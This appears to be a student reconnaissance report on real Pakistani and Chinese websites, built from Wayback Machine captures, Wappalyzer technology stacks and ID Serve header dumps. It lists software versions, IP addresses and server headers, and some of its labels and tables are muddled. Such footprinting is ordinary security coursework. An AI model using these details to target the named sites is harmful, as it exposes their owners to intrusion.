
5** For the websites: www.chinesetests.cn



Wayback Machine:-

Pakistan websites:

1** For the website: www.shaposh.pk



2** For the websites: www.taanabaana.pk

Wayback Machine

INTERNET ARCHIVE

SEARCH

host taanabaana.pk

Summary on MIME-types Count

MIME-types	Captures	URLs	New URLs
text/html	3,948	2,607	1,979

Captures


MIME-types	Captures	URLs	New URLs
text/html	3,948	2,607	1,979
text/css	40	30	26
image/png	20	20	13
application/javascript	13	9	8
application/octet-stream	10	10	6
image/svg+xml	5	5	4
image/gif	2	2	1
image/jpeg	1	1	1
application/vnd.ms-fontobject	1	1	1
application/json	1	1	1

Explore taanabaana.pk URLs

Key Summary For the TLD/Host/Domain

Captures URLs New URLs

3** For the websites: www.speedsports.pk




4** For the websites: www.zahrastores.pk

4,563 URLs have been captured for this URL prefix.


URL	MIME Type	From	To	Captures	Duplicates	Uniques
http://www.zahrastores.pk/80?wc-ajax=%%Endpoint%%	text/html	Jul 5, 2019	Jul 2, 2020	6	5	1
http://www.zahrastores.pk/80/cdn-cgi/email-protection	text/html	Jul 5, 2019	Jun 26, 2022	12	1	11
http://www.zahrastores.pk/80/product-category/cookware/	text/html	Jul 4, 2019	Jan 21, 2022	12	1	11
http://www.zahrastores.pk/80/product-category/cutter-slicer/	text/html	Dec 26, 2019	Jul 31, 2020	8	3	5
http://www.zahrastores.pk/80/product-category/drawer-cupboard-organizers/	text/html	Dec 25, 2019	Jan 21, 2022	11	1	10
http://www.zahrastores.pk/80/product-category/juicer/	text/html	Dec 22, 2019	Feb 20, 2020	3	0	3
http://www.zahrastores.pk/80/product-category/kids-products/	text/html	Jul 30, 2019	Jan 21, 2022	15	1	14
http://www.zahrastores.pk/80/product-category/washroom-accessories/	text/html	Nov 17, 2019	Jan 21, 2022	12	1	11
http://www.zahrastores.pk/80/shop/	text/html	Mar 3, 2019	May 17, 2022	17	1	16
http://www.zahrastores.pk/80/wp-includes/wlwmanifest.xml?19cda&19cda	text/xml	Nov 17, 2019	Jan 17, 2020	2	1	1
http://www.zahrastores.pk/80/wp-includes/wlwmanifest.xml?6f5b4e&6f5b4e	text/xml	Jul 2, 2020	Jul 2, 2020	1	0	1

5** For the website: www.szic.pk




China websites:-

1** For the websites: www.blued.cn





2** For the websites: www.zhipuai.cn



4** For the websites: www.airbnb.cn

Wayback Machine

INTERNET ARCHIVE

Explore more than 869 billion web pages saved over time

https://katespade.cn/

Calendar · Collections · Changes · Summary · Site Map · URLs

6,558 URLs have been captured for this URL prefix.

URL	MIME Type	From	To	Captures	Duplicates	Uniques
http://katespade.cn/2_PARK_AVENUE_FAB_BEAU	text/html	Jul 10, 2014	Jul 10, 2014	1	0	1
http://katespade.cn/2_PARK_AVENUE_FAB_SMALL_BEAU	text/html	Jul 10, 2014	Sep 8, 2014	2	0	2
http://katespade.cn/2_PARK_AVENUE_LACEY_1	text/html	Jul 10, 2014	Jul 10, 2014	1	0	1
http://katespade.cn/_COBBLE_HILL_LACEY_	text/html	May 17, 2013	Aug 22, 2013	2	0	2
http://katespade.cn/_COBBLE_HILL_LITTLE_MINKA_	text/html	May 20, 2013	Oct 29, 2013	6	0	6
http://katespade.cn/_COBBLE_HILL_STACY_	text/html	May 18, 2013	Aug 22, 2013	2	0	2
http://katespade.cn/_GROVE_COURT_MAISE_	text/html	Aug 24, 2013	Feb 23, 2014	5	0	5
http://katespade.cn/_MIKAS_POND HOLLY_	text/html	May 18, 2013	Aug 22, 2013	3	0	3
http://katespade.cn/_TUDDER_CITY_HOLLY_	text/html	May 18, 2013	Aug 22, 2013	3	0	3
http://katespade.cn/aboutus-magazine&month=1	text/html	Apr 10, 2014	Apr 10, 2014	1	0	1
http://katespade.cn/aboutus_magazine&month=3	text/html	Apr 26, 2013	Apr 26, 2013	1	0	1

5** For the websites: www.katespade.cn

Wayback Machine

INTERNET ARCHIVE

Explore more than 869 billion web pages saved over time

https://chinesetest.cn/

Calendar · Collections · Changes · Summary · Site Map · URLs

host chinesetest.cn

Indexed on May 31, 2023.

Saved 1,400 times between January 16, 2013 and December 2, 2023.

MIME-types


Any MIME-types	Year Start	Year End
2013	2023	

All image text application font video audio

Summary on MIME-types Count

Captures

Captures	URLs	New URLs
200,457	0,070	0,024



Wappalyzer:-

Pakistan websites:

1** for the website: www.shaposh.pk

No results found. We'll analyse the website now and email you when ready.

Apps

Wappalyzer works with the tools you use every day.

Chrome See the technologies of websites you visit in your browser.	Firefox See the technologies of websites you visit in your browser.	Edge See the technologies of websites you visit in your browser.	Safari See the technologies of websites you visit in your browser.
--	---	--	--

2** For the website: www.taanabaana.pk

The screenshot shows the Wappalyzer interface for the website taanabaana.pk. The left sidebar lists the technology stack: Photo galleries (PhotoSwipe), Ecommerce (Shopify, Cart Functionality), Shopify apps (PushOwl Web Push Notifications, Shopify Product Reviews), and JavaScript frameworks. The right sidebar provides an 'About' section with a 'Sign up' button, a 'Get Plus for \$10/mo' offer, and details about the website's metadata and description.

taanabaana.pk

Technology stack

- Photo galleries: PhotoSwipe
- Ecommerce: Shopify, Cart Functionality
- Shopify apps: PushOwl Web Push Notifications, Shopify Product Reviews
- JavaScript frameworks

About

Get Plus for \$10/mo

Sign up for Plus to include company and contact details in technology lookups.

[Sign up](#)

Metadata

Title
Taana Baana Official Online Store

Description
Welcome to the official Taana Baana online store. Taana Baana is all about intricate classic embroidery on premium quality fabric colourfully & artfully depicting the rich artisan and ethnicity of the land

[Copyright](#)

3** For the website: www.speedsports.pk

The screenshot shows the Wappalyzer interface for the website speedsports.pk. The left sidebar lists the technology stack: Ecommerce (Cart Functionality, Magento), Programming languages (PHP 7.3.33), Databases (MySQL), and Maps. The right sidebar provides an 'About' section with a 'Sign up' button, a 'Get Plus for \$10/mo' offer, and details about the website's metadata and description.

speedsports.pk

Technology stack

- Ecommerce: Cart Functionality, Magento (2)
- Programming languages: PHP (7.3.33)
- Databases: MySQL
- Maps

About

Get Plus for \$10/mo

Sign up for Plus to include company and contact details in technology lookups.

[Sign up](#)

Metadata

Title
Speed Sports - 100% Authentic Adidas, Nike, Puma, Under Armour, Birkenstock

Description
Grab 100% Original Nike, Adidas, Under Armour, Birkenstock and other sports brand under one roof for a great discount.

[Copyright](#)

4** For the website: www.zahrastores.pk

The screenshot shows the Wappalyzer website interface. At the top, there's a purple header bar with the Wappalyzer logo and navigation links for Products, Pricing, Resources, and a user account. Below the header, the URL wappalyzer.com/lookup/zahrastores.pk/ is visible. The main content area has a dark background with white text. It starts with the domain name "zahrastores.pk". Below it, a message says "No results found. We'll analyse the website now and email you when ready." Under the heading "Apps", there are four entries: Chrome, Firefox, Edge, and Safari, each with a small icon and a brief description: "See the technologies of websites you visit in your browser." A "Want to learn more? Book a free demo" button is located in the top right corner.

5** For the website: www.szic.pk

This screenshot displays the Wappalyzer analysis for the website www.szic.pk. It is organized into several sections: "Widgets" (AddThis), "Photo galleries" (PhotoSwipe), "Security" (reCAPTCHA), "Font scripts" (Google Font API), "Miscellaneous" (Open Graph, HTTP/3), "Web servers" (LiteSpeed), "Programming languages" (php, PHP), "JavaScript libraries" (Swiper, Select2, PhotoSwipe, Moment.js 2.12.0, jQuery Migrate, Isotope, Highlight.js, jQuery 1.11.3), and "UI frameworks" (Bootstrap 3.3.6). Each section contains a small icon next to the technology name.

China websites:

1** For the website: www.blued.cn

The screenshot shows the Wappalyzer interface for the website blued.cn. On the left, under 'Technology stack', there are four sections: 'JavaScript frameworks' (React), 'Security' (HSTS), 'RUM' (Boomerang), and 'JavaScript libraries'. On the right, under 'About', there is a 'Get Plus for \$10/mo' offer, a 'Sign up' button, a 'Signals' section with a 'Sign up to reveal' button, and a 'Technology spend' section.

2** For the websites: www.zhipuai.cn

The screenshot shows the Wappalyzer interface for the website zhipuai.cn. On the left, under 'Technology stack', there are four sections: 'Programming languages' (Node.js), 'UI frameworks' (Ant Design), 'Reverse proxies' (Nginx (1.20.1)), and 'Web servers'. On the right, under 'About', there is a 'Get Plus for \$10/mo' offer, a 'Sign up' button, a 'Signals' section with a 'Sign up to reveal' button, and a 'Technology spend' section.

3** For the website: www.airbnb.cn

The screenshot shows the Wappalyzer interface for the website [airbnb.cn](#). The left sidebar lists the 'Technology stack' with sections for CMS, Programming languages, Web frameworks, and Reverse proxies. The CMS section includes Contentstack. The Programming languages section includes GraphQL and Ruby. The Web frameworks section includes Ruby on Rails. The Reverse proxies section is empty. The right sidebar contains an 'About' section with a 'Sign up' button, a 'Signals' section with a 'Sign up to reveal' button, and a 'Technology spend' section.

4** For the website: www.katespade.cn

The screenshot shows the Wappalyzer interface for the website [katespade.cn](#). The left sidebar lists the 'Technology stack' with sections for Static site generator, Programming languages, Web frameworks, and Web servers. The Static site generator section includes Next.js (13.0.5). The Programming languages section includes Node.js. The Web frameworks section includes Next.js (13.0.5). The Web servers section is empty. The right sidebar contains an 'About' section with a 'Sign up' button, a 'Metadata' section, a 'Title' section listing 'Kate Spade New York® Official Site - Designer Handbags, Clothing, Jewelry & More', a 'Description' section listing 'Kate Spade New York See and shop our new collection. Discover bags, jewelry and dresses in spades. Free shipping and returns to all 50 states.', and a 'Copyright' section.

5** For the website: www.chinestest.cn

Wappalyzer

Products Pricing Resources daxaleh902@jalunaki.com

Want to learn more? Book a free demo

chinesetest.cn

Technology stack

Editors: DreamWeaver

Programming languages: Java

UI frameworks: Layui (2.6.8)

Reverse proxies

About

Get Plus for \$10/mo

Sign up

Company information

Sign up to reveal

Company name: chinesetest.cn

Industry: Software Development

Identify the server information:-

Pakistan websites:

1** for the website: www.shaposh.pk

ID Serve

Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.

Background Server Query Q&A / Help

Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com):
① shaposh.pk

② Query The Server When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server.

③ Server query processing:
Server-Timing: cfRequestDuration;dur=279.999971
Server: cloudflare
CF-RAY: 832ccc02da1fa901-MAA
alt-svc: h3=":443"; ma=86400
Query complete.

④ The server identified itself as:
④ cloudflare


Copy Goto ID Serve web page Exit

Output:

Initiating server query ...

Looking up IP address for domain: [shaposh.pk](#)
The IP address for the domain is: [23.227.38.65](#)
Connecting to the server on standard HTTP port: [80](#)
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 301 Moved Permanently
Date: Sat, 09 Dec 2023 11:09:37 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
X-Sorting-Hat-PodId: 318
X-Sorting-Hat-ShopId: 78935884095
X-Storefront-Renderer-Rendered: 1
Location: <https://shaposh.pk/>
X-Redirect-Reason: https_required
X-Frame-Options: DENY
Content-Security-Policy: frame-ancestors 'none';
X-ShopId: 78935884095
X-ShardId: 318
Vary: Accept
powered-by: Shopify
Server-Timing: processing;dur=10;desc="gc:1", db;dur=5, asn;desc="24560", edge;desc="MAA", country;desc="IN", pageType;desc="index", servedBy;desc="vx58", requestID;desc="9a81cf3f-cb61-4664-889a-9ce14ff94f44"
X-Shopify-Stage: production
X-Dc: gcp-asia-southeast1,gcp-us-central1,gcp-us-central1
X-Request-ID: 9a81cf3f-cb61-4664-889a-9ce14ff94f44
X-Download-Options: noopener
X-XSS-Protection: 1; mode=block
X-Permitted-Cross-Domain-Policies: none
X-Content-Type-Options: nosniff
CF-Cache-Status: DYNAMIC
Report-To:
{"endpoints": [{"url": "https://a.nel.cloudflare.com/report/v3?s=0CCAHvs9b%2B%2BkazKzHJp0VQXDPXiL68Bx9nEAXWdIJeAmoKhqiyMMllu3SUcLG2QI8BrvzgqSWvJwdwlNiasmPpq78LfXwRFT0PP3xZyl%2B3%2FbtImRMoCWBtaQIfM%3D"}], "group": "cf-nel", "max_age": 604800}
NEL: {"success_fraction": 0.01, "report_to": "cf-nel", "max_age": 604800}
Server-Timing: cfRequestDuration;dur=279.999971
Server: cloudflare
CF-RAY: 832ccc02da1fa901-MAA
alt-svc: h3=":443"; ma=86400
Query complete.

2** For the website: www.taanabaana.pk



Output:

Initiating server query ...

Looking up IP address for domain: **taanabaana.pk**
The IP address for the domain is: **23.227.38.65**
Connecting to the server on standard HTTP port: **80**
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 301 Moved Permanently
Date: Sat, 09 Dec 2023 11:15:39 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
X-Sorting-Hat-PodId: 191
X-Sorting-Hat-ShopId: 44810109093
X-Storefront-Renderer-Rendered: 1
Location: https://taanabaana.pk/
X-Redirect-Reason: https_required
X-Frame-Options: DENY
Content-Security-Policy: frame-ancestors 'none';
X-ShopId: 44810109093
X-ShardId: 191
Vary: Accept
powered-by: Shopify
Server-Timing: processing;dur=13, db;dur=8, asn;desc="24560", edge;desc="MAA", country;desc="IN", pageType;desc="index", servedBy;desc="qp7g", requestID;desc="7dd172aa-50bb-4d9f-bebc-7f733b30046a"
X-Shopify-Stage: production
X-Dc: gcp-asia-southeast1,gcp-us-central1,gcp-us-central1

X-Request-ID: 7dd172aa-50bb-4d9f-bebc-7f733b30046a
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 1; mode=block
CF-Cache-Status: DYNAMIC
Report-To:
{ "endpoints": [{ "url": "https://a.nel.cloudflare.com/report/v3?s=GMEi0jD%2FFddopdTn1aGwR3%2Fb2tStGAi96vHEr0AOqgrpFwrCDm6NE5KdZH6qP%2FXhD4Z84oMkvIzPl04a64LvQCvx4pHBildLOrE%2BtyOpFKR%2BLjRI3KbkIq5zTX%2B51IU%3D" }], "group": "cf-nel", "max_age": 604800 }
NEL: {"success_fraction": 0.01, "report_to": "cf-nel", "max_age": 604800 }
Server-Timing: cfRequestDuration;dur=285.000086
Server: cloudflare
CF-RAY: 832cd4d99d13b2ac-MAA
alt-svc: h3=":443"; ma=86400
Query complete.

3** For the website: www.speedsports.pk

